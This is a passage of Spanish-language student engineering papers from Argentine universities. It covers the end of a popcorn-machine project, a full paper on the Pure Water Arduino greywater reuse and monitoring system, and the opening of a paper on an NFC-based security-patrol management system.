Poptron es un sistema que integra múltiples partes. Diseñar y construir tal sistema es una tarea compleja, que involucra una gran variedad de conocimientos de distintas áreas, como física, electrónica, software, y experiencia de usuario, por mencionar algunas. Para poder llevar a cabo este proyecto, se presentaron diversos desafíos. Por un lado, el de adquirir y sacar provecho de los conocimientos necesarios para hacer frente a las distintas problemáticas de carácter técnico que han surgido durante el desarrollo. Pero además, ha sido elemental desarrollar y optimizar la coordinación y el trabajo en equipo. Una de las técnicas más utilizadas en todas las áreas fue el hacer uso de estrategias de tipo *bottom-up*, para lograr primero el funcionamiento individual de cada componente, y posteriormente la integración de los mismos con el sistema.

Finalmente, resulta de suma importancia destacar que a partir de lo logrado en este proyecto, existen diversas funcionalidades que pueden agregarse en futuras versiones, así como también mejoras en el proceso de construcción de las pochocleras, como por ejemplo, diseño de plaquetas a medida en lugar de utilización de módulos Arduino y Raspberry, los cuales resultan eficientes para la creación de

un prototipo, pero costosos a la hora de producir en serie. El objetivo a futuro es obtener un producto aun más robusto que logre asentarse firmemente en el mercado.

Referencias

[1] Servo Motor SG90 Data Sheet [Online] http://www.ee.ic.ac.uk/pcheung/teaching/DE1_EE/stores/sg90_datasheet.pdf
[2] Driver Doble Puente H L298N Especificaciones Técnicas [Online] https://naylampmechatronics.com/drivers/11-driver-puente-h-l298n.html
[3] MG90S Metal Gear Servo Data Sheet [Online] https://engineering.tamu.edu/media/4247823/ds-servo-mg90s.pdf
[4] IGNIS MR04A Reductor Data Sheet [Online] http://ignismotor.com/STD-ES/PDF/MR04A.pdf
[5] Nema 17 Motor Data Sheet [Online] https://www.cui.com/product/resource/nema17-amt112s.pdf
[6] SR04 Ultrasonic Module User Guide [Online] https://www.mpja.com/download/hc-sr04_ultrasonic_module_user_guidejohn.pdf
[7] Arduino DUE [Online] https://store.arduino.cc/usa/due
[8] Raspberry Pi 3B+ Specs [Online] https://www.raspberrypi.org/magpi/raspberry-pi-3bplus-specs-benchmarks/
[9] JSON: JavaScript Object Notation [Online] https://www.json.org/

Pure Water

Alesandrini Ernesto Angel, Greco Maximiliano Daniel,
Minardi Matias Ezequiel, Regojo Ary Daniel
Departamento de Ingeniería e Investigaciones Tecnologicas
Universidad Nacional de la Matanza
eralesan48@gmail.com, grecomaximiliano@hotmail.com,
mati.minardi@gmail.com, ary.regojo@gmail.com

Resumen

En el presente documento se explicará el proceso de diseño y construcción de un sistema de reutilización de agua que apunta principalmente al reaprovechamiento de este recurso que actualmente se encuentra en escasez sobre todo en muchas de las provincias del interior del país como Santiago del Estero, Salta, Formosa, Chaco y en la Patagonia.

El sistema de reutilización de agua se integra a las instalaciones del agua en el hogar u edificio y le proveerá a sus usuarios los datos del estado del agua y su consumo a través de una aplicación mobile que permite aprovechar este recurso de forma eficiente.

Todos los datos del sistema serán almacenados y procesados con el fin de analizar el estado y consumo del agua en cada zona. El sistema de Gestión por zona da la posibilidad de administrar esta información e implementar un plan de acción para mejorar la calidad del agua o un plan de concientización por el uso desmedido de la misma.

Palabras Clave

Sistema de reutilización de agua, Aguas grises, Aguas negras, NTU, PH.

Introducción

La Organización Mundial de la Salud (OMS) recomienda utilizar 50 litros de agua por día y por persona, pero en la Argentina se calcula un consumo de 350 litros diarios en promedio. [1]

Los países que han desarrollado una verdadera cultura del cuidado del agua han logrado reducir el consumo de manera considerable, por lo que nuestro desafío es concientizar y reemplazar la distribución en las instalación de cañerías para que los usuarios optimicen la cantidad de agua que utilizan a diario.

El objetivo de nuestro producto es aprovechar tanto el agua de lluvia como el agua utilizada en forma habitual (lavamanos, duchas y bañeras) que se denomina aguas grises [2]. Actualmente se desechan en desagües cloacales o biodigestor junto con las aguas negras [3] provenientes del inodoro, bidet, lavarropas, lavavajillas, procesos industriales o con productos químicos contaminantes y de elevado número de agentes patógenos y fecales.

Pure Water es una solución para incluir en el desarrollo de urbanizaciones, construcciones y emprendimientos inmobiliarios promovidos por arquitectos, empresas privadas y el estado, para mitigar las problemáticas del agua y concientización del uso desmedido de la misma.

Sobre todo en regiones con bajo porcentaje de capacidad máxima de agua disponible en la capa arable (AUca), que es la lámina de agua aprovechable por los cultivos en dicha capa [4] y menor porcentaje de agua total hasta el metro de profundidad (AT %) como se observa en el mapa de la Figura 1.




Figura 1. Mapa Agua Útil en capa arable.

Composición general

El agua gris y de lluvia recolectada será filtrada y depositada en un tanque secundario de agua tratada y su uso más habitual será en cisterna de inodoros, riego de jardines, baldeo y limpieza de suelos ya que no es necesario que sea potable.

Para su implementación, se requiere una separación previa en los desagües e instalaciones sanitarias de la edificación de las viviendas o edificio como se puede observar en la Figura 2.

Esto permite la separación entre aguas grises y aguas negras, y la aplicación de un equipo de tratamiento de aguas grises, que dará como resultado aguas de gran calidad para ser reutilizada.




Figura 2. Separación instalaciones del agua

Los equipos de tratamiento de agua [5] que existen en el mercado, están diseñados para filtrar una amplia cantidad de agua por día. El más chico tiene una capacidad máxima de filtrado de 3000 lts por día. Por lo tanto, nuestro sistema está pensado para que el producto sea utilizado por varios usuarios. Por ejemplo, en un edificio con varios departamentos como se puede observar en la Figura 3.




Figura 3. Instalaciones del agua en edificio

Hardware

A. Componentes

El sistema de reutilización de agua se coloca junto al tanque de recolección de agua de lluvia y gris que previamente han sido tratadas por el equipo de filtrado y los componentes del sistema Pure water se distribuyen por las instalaciones del agua como se observa en la Figura 4.




Figura 4. Diagrama de componentes

El sistema está automatizado por medio de una placa Arduino como se puede observar en la Figura 5 que censara los niveles de agua y calidad de la misma mediante una serie de sensores.




Figura 5. Placa Arduino Mega 2560 R3

B. Turbiedad

La calidad del agua tratada estará determinada por su valor de turbiedad (medido en NTU [6]). Se obtiene este valor sumergiendo el sensor en el agua como se puede observar en la Figura 6.



Figura 6. Sensor de Turbidez de líquido

El equipo de tratamiento de aguas grises debe dar como resultado un valor de turbiedad menor a 10 NTU [7].

El sistema envía al desagüe el agua si no se encuentra dentro de este valor y no se mezcla con la del tanque de agua tratada.

C. Acidez

El nivel de acidez del agua tratada estará determinada por su valor de alcalinidad (en PH [8]). Se obtiene este valor sumergiendo el sensor de PH (Figura 7) en el agua.

El equipo de tratamiento de aguas grises debe dar como resultado un valor de 7.0 a 8.0 pH [9], ya que se adiciona cloro. El sistema desecha el agua por el desagüe si no se encuentra dentro de este valor y no se mezcla con la del tanque de agua tratada.



Figura 7. Sensor de PH

D. Nivel del tanque

El nivel de los tanques se determina y controla con sensores de ultrasonido como se observa en la Figura 8, los cuales miden la proximidad del agua hacia la tapa del tanque.



Figura 8. Sensor de Ultrasonido HC-SR04

E. Consumo de agua

Se coloca un sensor de caudalimetro como se observa en la Figura 9 en la salida del tanque de agua de red y otro en la salida del tanque de agua tratada para medir el consumo de ambos.



Figura 9. Sensor Caudalimetro

F. Actuadores

El sistema de Reutilización del agua permite dirigir el agua de un tanque a otro activando bombas por medio del módulo relevador (Figura 10) conectado al arduino.




Figura 10. Modulo Relevador 8 Canales 5 volt

G. Bombas de agua

Para el prototipo utilizamos bombas sumergibles como la que se observa en la Figura 11. El producto se adapta a cualquier tipo de bomba de agua que dependerá del caudal de agua utilizado en el lugar donde se encuentre instalado.



Figura 11. Bomba sumergible 12v

H. Almacenamiento de datos

Como medio de almacenamiento persistente de los datos utilizados por el sistema, se optó por la implementación del módulo arduino ethernet con lector de memoria micro SD incorporado como se puede visualizar en la Figura 12.

El sistema recibe información de los sensores y la registra en un archivo en formato TXT en la memoria micro SD. Cada 15 minutos el sistema envía la información de la SD a la base de datos, por medio de la conexión Ethernet y a través de un Web Service.




Figura 12. Modulo Arduino Ethernet Shield W5100 y Lector de SD

I. Alimentación

La alimentación del arduino se realizó durante las pruebas mediante la conexión USB de la computadora, en cuanto al producto final se utilizara una fuente conectada a 220v como se puede observar en la Figura 13.



Figura 13. Fuente Arduino 220v a 12v 1A

J. Prototipo funcional

Se instaló el producto Pure Water con los componentes mencionados anteriormente a una maqueta como se observa en la Figura 14, donde representamos los tanques con diferentes colores según el tipo de agua depositada (celeste: agua de red, verde: agua tratada, amarillo/gris: agua recolectada).



Figura 14. Prototipo

Software

A. Sistema de reutilización de agua

Cuando el tanque de recolección contenga un 60% de su capacidad, el sistema de reutilización de agua activará los sensores de turbiedad y acidez para controlar la calidad del agua tomando 10 muestras y realizando un promedio de las mismas para evitar errores de medición.

A continuación, el sistema activará la bomba correspondiente por medio del módulo relevador permitiendo recolectar el agua en el tanque de agua tratada como se observa en la Figura 15.




Figura 15. Recuperar agua en tanque de agua tratada

De lo contrario, permite desecharla si el agua no cumple con los requisitos mínimos de reusabilidad o que el tanque de agua tratada esté en su máxima capacidad como se observa en la Figura 16.




Figura 16. Enviar agua al desagüe

Otra función del sistema de reutilización será mantener un mínimo de agua en los tanques, para no generar vacío en las bombas y tomen aire. Además, el tanque de agua tratada debe mantener un mínimo para poder utilizar en las instalaciones de tuberías secundarias.

El sistema de reutilización permitirá vaciar los tanques a demanda del usuario mediante la aplicación mobile y

frenar el filtro de aguas grises para una limpieza general de los mismos.

En el caso de falta de conectividad a la red, los datos quedarán almacenados en la memoria micro SD integrada al arduino y cuando se retome la conexión se enviarán al servidor.

B. Aplicación Mobile de Pure Water

La aplicación será utilizada por usuarios particulares y administradores, cada uno tendrá acceso a las funciones necesarias para llevar un control sobre el estado y consumo del agua.

En primer lugar, el usuario particular será capaz de consultar su consumo y el estado del agua en tiempo real del día y el mes en curso como se observa en la Figura 17. Contará con una función de histórico, en la que podrá analizar estos datos observando los valores dia por dia del mes en curso o mes a mes del año en curso.



Figura 17. Aplicación Mobile de Pure Water

El usuario administrador también contará con estas funciones a nivel global del producto, permitiendo analizar los consumos totales.

Ambos perfiles podrán ver los planes de acción que se están realizando en zonas que los afecten para llevar un control de la medidas tomadas por los municipios para mejorar la calidad del agua.

El administrador tendrá funciones extra para llevar el mantenimiento del producto software en su totalidad ya que dará acceso a usuarios particulares seleccionando los medidores que le pertenecen. Además, puede utilizar la función de vaciado de tanques para su limpieza manual y darse de alta en el servicio de recolección de agua tratada.

C. Sistema de Gestión por Zona

Todos los datos censados por el sistema serán almacenados y procesados con el fin de analizar el estado y el consumo del agua que hay en cada zona.

El sistema de gestión será utilizado por municipios, edificios o condominios con el objetivo de implementar un plan de acción para mejorar la calidad del agua o un plan de concientización por el uso desmedido de la misma.

Incluirá un plan de recolección de aguas tratadas a cargo del municipio, quien será responsable de contratar camiones que recolectan el agua de las viviendas, hoteles, edificios, residencias, centros deportivos y oficinas que estén adheridos al plan de recolección y la trasladan a fábricas de purificación o donde se requiera agua tratada para su reutilización, sobre todo en zonas donde tenga escasez de este recurso.

El recorrido será generado automáticamente por el sistema dependiente de la cantidad de productos instalados en la zona y tengan un nivel elevado de agua tratada.

El usuario particular recibirá beneficios a cambio del agua tratada por medio de las transacciones registradas al finalizar el recorrido.

Los usuarios del sistema de gestión por zona podrán visualizar estadísticas con los mapas de estado y consumo del agua como se puede observar en la Figura 18.



Figura 18. Mapa de consumo

Además, tienen el control del plan de recolección del agua tratada y la posibilidad de informar planes de acción en la zona, destinados a la concientización del consumo del agua.

Funcionalidades

A. Funcionalidades del Sistema de reutilización del agua

- Controlar niveles de agua en los tanques y mantener una cantidad determinada o desechar en caso de superar la capacidad máxima del tanque.

- Encender el filtro de aguas grises.
- Censar el caudal de agua utilizada.
- Censar el caudal y calidad de agua tratada.

B. Funcionalidades de la Aplicación Mobile

- Monitorear los sensores que proveen información general del sistema.
- Notificar al usuario cuando el agua esté a nivel mínimo o máximo de la capacidad del tanque.
- Visualizar estadísticas del consumo y agua recuperada.
- Enviar información al sistema de gestión.
- Vaciar tanques por limpieza.
- Gestionar los usuarios en el sistema.
- Gestionar la participación del usuario en el servicio de recolección de agua tratable.
- Visualizar planes de acción realizados en la zona.
- Permitir abrir varias instancias (celular y tablet) con un mismo usuario.

C. Funcionalidades del Sistema de Gestión por Zona

- Visualizar el estado del agua por zona (Mapa de Estado)
- Visualizar consumo del agua por zona (Mapa de Consumo)
- Gestión de camiones que recolectan el agua.
    - Administración de recolectores.
    - Administración de camiones.
    - Gestión de rutas.
- Ingreso de registros de agua recolectada por producto.
- Administración de los beneficios entregados a los usuarios.
- Registrar los planes de acción que lleva a cabo el municipio para cambiar el estado del agua en un determinado lugar e informar a los usuarios.

Resultados

Previo a la construcción del prototipo funcional se comprobó el correcto funcionamiento de cada uno de los componentes hardware.

En primera instancia, se realizaron pruebas de cada componente por separado evaluando sus rendimientos. Se realizaron una cantidad numerosa de pruebas y a continuación se explicaran las más importantes.

Comenzamos midiendo la calidad del agua, realizando pruebas al sensor de turbidez de líquido conectado a la placa Arduino y mediante un programa se mostró en pantalla el valor de turbiedad (medido en NTU). Cuando lo sumergimos el sensor en agua limpia el resultado obtenido era menor a 2 NTU y luego de ensuciar el agua agregando tierra se fue incrementando por encima de los 10 NTU. Por ello, consideramos desechar el agua si supera este valor y no mezclar con el agua recolectada en el tanque de agua tratada para su reutilización.

Con el sensor de PH, realizamos un a prueba similar pero en este caso sumergimos el sensor en agua potable donde como resultado obtuvimos un valor entre 7.0 a 8.0 pH y luego lo sumergimos en salsa de tomate donde obtuvimos un valor más bajo entre 4.0 a 5.0 pH ya que es más ácida.

En segundo lugar, se realizaron pruebas al sensor de ultrasonido conectando a la placa Arduino y mediante un programa se mostró en pantalla las distancias obtenidas desde dicho sensor a un objeto. A través de esta simple prueba se pudo validar la sensibilidad del mismo, la cual es de 3 mm. Nos permite controlar el nivel de agua en los tanques, colocando el sensor en la tapa apuntando hacia abajo y midiendo la distancia al agua contenida.

Finalmente, se realizaron pruebas al sensor de caudalimetro conectando a la placa Arduino y mediante un programa se mostró en pantalla la cantidad de agua que fluía a través del sensor. Gracias a esta prueba podemos medir el consumo de agua proveniente de cada tanque.

Al finalizar las pruebas individuales se probaron los componentes conectados a una misma placa arduino funcionando en forma conjunta y verificando que los resultados sean los mismos obtenidos anteriormente.

A lo largo del proyecto se fueron realizando distintas pruebas de los componentes en forma individual con el objetivo de disminuir la probabilidad de errores al momento de integrarlos. Cabe destacar que se seguirá trabajando en el proyecto para lograr mejoras en los modelos comerciales.

Conclusión

En 30 años, la escasez de agua afectará a 7 mil millones de personas [10]. El origen de la crisis se basa en la gestión de los recursos, principalmente causada por la utilización de métodos inadecuados.

Por lo tanto, es un momento clave para actuar de manera inteligente, proactiva y proponer soluciones antes de encontrarnos en una situación irreversible.

Nuestros propósitos son:

- Aumento en el aprovechamiento del agua.
- Mejora en el medio ambiente, por la reutilización de un recurso escaso.
- Disminución en el consumo del agua.

A largo plazo, nuestro objetivo será abordar la fabricación del equipo de tratamiento de agua grises para desarrollar un diseño económico, aprovechar aún más este recurso, extender nuestro mercado a viviendas particulares, detectar el consumo de cada salida de agua de la vivienda , detectar si hay alguna pérdida e incluir

nuevos sensores que permitan medir más parámetros importantes como el DBO (Demanda Bioquímica de Oxígeno [11]), DQO (Demanda Química de Oxígeno [12]), detergentes y cloro residual.

Agradecimientos

El equipo de desarrollo desea agradecer a las siguientes personas y entidades:

- Grupo de docentes de la Cátedra Proyecto final de carrera.
- Familia y amigos del grupo de desarrollo.
- Arquitecto Ariel Albertal.

Referencias

[1]. https://www.who.int/water_sanitation_health/diseases/wsh0302/es/
[2]. https://gaia.org.ar/tratamiento-de-aguas-grises/
[3]. https://www.ecologiaverde.com/que-son-las-aguas-residuales-y-como-se-clasifican-1436.html
[4]. https://www.agro.uba.ar/centros/ciag/info/AUca
[5]. https://metertech.com.ar/
[6]. http://www.metas.com.mx/guiametas/La-Guia-MetAs-10-01-Turbidez.pdf
[7]. http://www.bvsde.paho.org/bvsacd/cd27/higsand7.pdf
[8]. https://www.mendoza.conicet.gov.ar/portal/enciclopedia/terminos/pH.htm
[9]. Guías para la calidad del agua potable, tercera edición. Página 338. https://www.who.int/water_sanitation_health/dwq/gdwq3_es_fulll_lowsres.pdf
[10]. https://www.un.org/sustainabledevelopment/es/water-and-sanitation/
[11]. https://www.mendoza.conicet.gov.ar/portal/enciclopedia/terminos/DBO.htm
[12]. http://revista.agro.unlp.edu.ar/index.php/revagro/article/view/887

Desarrollo de Sistema de Administración y Gestión de Rondas de Seguridad (S.R.S)

Brey Rosa Fernanda, Chervin Lucas, Gomez Patricio, Gonzalez Ana, Victorica Jonathan M. G.

Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Medrano 951, C.A.B.A, Argentina

{brey.fernanda, chervinlucas, gomezpatricioadrian, anagon88, jonathan.m.victorica}@gmail.com

Abstract

"Mejorar el proceso de rondas de seguridad desde una perspectiva de Ingeniería en Sistemas, utilizando tecnología NFC, sistema web y mobile produciendo múltiples ventajas. En el presente trabajo se propone una solución de software y hardware que contribuye a la reducción de costos operativos para el diseño, ejecución de las rondas, y lograr un alto nivel de procesamiento de la información para monitorear en tiempo real las rondas de seguridad. "

Palabras Clave

Control, Eficiencia, Gestión, Rondas, Seguridad.

Introducción

Una ronda de seguridad es un recorrido establecido por un usuario administrador, y está compuesta por una serie de puntos de control (*checkpoints*). Estas rondas de seguridad son empleadas generalmente en empresas privadas, guardias vecinales y municipios. Cada ronda es asignada a un agente de seguridad que tiene la obligación de completarla visitando los checkpoints. Estas visitas son necesarias para detectar posibles anomalías, y en caso de haberlas, registrarlas y luego reportarlas. Es imprescindible dejar asentado quien fue el responsable de la ronda, el tiempo de inicio y finalización del recorrido y si se visitaron todos los checkpoints.

En la actualidad, las rondas de seguridad se comprueban mediante un sistema *Detect rugby* . DETECT RUGBY es un sistema de control de rondas que le permite controlar que su personal realice sus tareas por los caminos y horarios indicados.

El sistema se compone de un registrador computarizado manual de pequeñas dimensiones en forma de mango y de dispositivos de lectura, “Touch Memories”, que se disponen en todos aquellos lugares a controlar.

Los dispositivos de lectura denominados *TouchMemories* son memorias de contacto inalterables con la apariencia externa de una pila de calculadora que contienen en su interior un código irrepetible y que sirve para identificar procesos, ubicaciones, vehículos, maquinarias y todo aquello que requiera inspección o visita.

Este equipo es muy utilizado en empresas de seguridad, de mantenimiento, de limpieza, hoteles, control de serenos, control de equipamientos y toda aquella aplicación que requiera que una persona deje evidencia con número de colector, fecha y hora de su paso por un determinado lugar en tiempo real vía GPRS.

Estos sistemas son viables cuando las rondas de seguridad son pequeñas o poseen un número limitado de vigilantes. El incremento en algunos de estos factores, por ejemplo, en el número de rondas de seguridad, aumentaría sustancialmente la

cantidad de horas necesarias para descargar y analizar la información presente en el registrador debido a su capacidad interna. Además, esta falencia en el sistema añadiría un costo extra debido a la necesidad de aumentar el personal dedicado al procesamiento de esta información.

El sistema que desarrollamos permite al cliente reducir los costos, optimizar el proceso actual de ejecución de rondas de seguridad, mejorar la actual gestión de los recursos y control en tiempo real. Para ello se implementan el uso de nuevas tecnologías (S.R.S) que permiten registrar el estado de la ronda, el responsable y su ubicación en tiempo real. Al ser un sistema centralizado e inteligente permite reducir los costos operativos de procesamiento de la información.

Elementos del Trabajo y metodología

El desarrollo del sistema S.R.S se realizó con una arquitectura cliente-servidor, como se muestra en la figura 1. La misma es un modelo de diseño de software en el que las tareas se reparten entre los proveedores de recursos o servicios llamados servidores, y los demandantes conocidos como clientes. Un cliente realiza peticiones y el servidor es quien le da respuestas.

El servidor (capa de servicio) es el intermediario entre los clientes y la información. Dentro del servidor se encuentra alojada una interfaz de programación de aplicaciones (*API*), que simplifica la comunicación entre las partes. Una de las funcionalidades más importantes de la capa de servicio es el planificador de ejecución de rondas, ya que determina el momento en que serán realizadas las mismas. También es el encargado de poder autenticar a todos los usuarios entre otras funciones. La API está desarrollada en lenguaje JAVA que utiliza los frameworks de desarrollo Hibernate, Spring y Maven. El motor de base de datos encargado de mantener la integridad de la información es MySQL conocido por su flexibilidad, alto rendimiento y alta disponibilidad.




Figura 1: Arquitectura de hardware.

En este desarrollo se consideran 2 tipos diferentes de clientes, los clientes web y los clientes móviles. Ambos clientes fueron desarrollados en lenguaje JAVASCRIPT, sin embargo por la naturaleza de los dispositivos, para la construcción de la aplicación del cliente web se utilizó la biblioteca ReactJS y para el cliente móvil la biblioteca React Native. Para poder utilizar la aplicación móvil los dispositivos deberán contar con el sistema operativo Android 8.0 y que posean el sistema de comunicación por Near Field Communication (NFC).

La aplicación web, puede ser utilizada por usuarios administradores y observadores. Los usuarios administradores son aquellos que desde cualquier navegador pueden acceder a esta aplicación y gestionar de esta manera el sistema S.R.S. Es decir, pueden administrar usuarios, ver el estado de las rondas de seguridad en tiempo real, gestionar clientes y sucursales, visualizar distintos tipos de reportes y estadísticas sobre cómo se realizan las rondas y la generación de incidentes. A diferencia del usuario administrador, el usuario observador sólo podrá ver la ubicación en tiempo real de los agentes de seguridad que están realizando las rondas.

La aplicación móvil es la encargada de validar el cumplimiento de rondas y la creación y modificación de checkpoints. Cuando un agente de seguridad inicia sesión en la misma, el sistema por medio de la geolocalización determina en qué sucursal se encuentra, y carga de manera automática las rondas de seguridad que deben ser ejecutadas con su horario correspondiente. El agente, es capaz de seleccionar una ronda

ISSN: 2347-0372 - ISBN 978-987-4417-73-2 ©

y comenzar su ejecución. Inmediatamente el sistema le mostrará la ruta que debe tomar hacia el primer checkpoint. Durante la ronda es posible reportar incidentes con la posibilidad de describirlo e incluso adjuntar imágenes. Para la verificación de cada checkpoint será necesario acercar el móvil hacia el dispositivo NFC y así poder obtener su información. Además, se enviarán en pequeños lapsos de tiempo de manera recurrente las coordenadas de geolocalización del agente para poder registrar su ubicación en tiempo real.

El enfoque utilizado para el ciclo de vida del proyecto es en cascada, donde cada etapa no comienza hasta que no finalice la etapa anterior. Particularmente para la etapa de desarrollo se utilizó la metodología ágil SCRUM la cual está dividido en 8 sprints de 2 semanas cada uno.

Resultados

Los resultados que se obtienen con la implementación del sistema mejoran notoriamente el proceso de rondas de seguridad. Primero, el tiempo de recolección de información se aproxima a 0 como muestra la figura 3, ya que la información se transmite y se almacena en tiempo real al servidor de datos.




Figura 3: Tiempo de recolección con respecto a la cantidad de dispositivos.

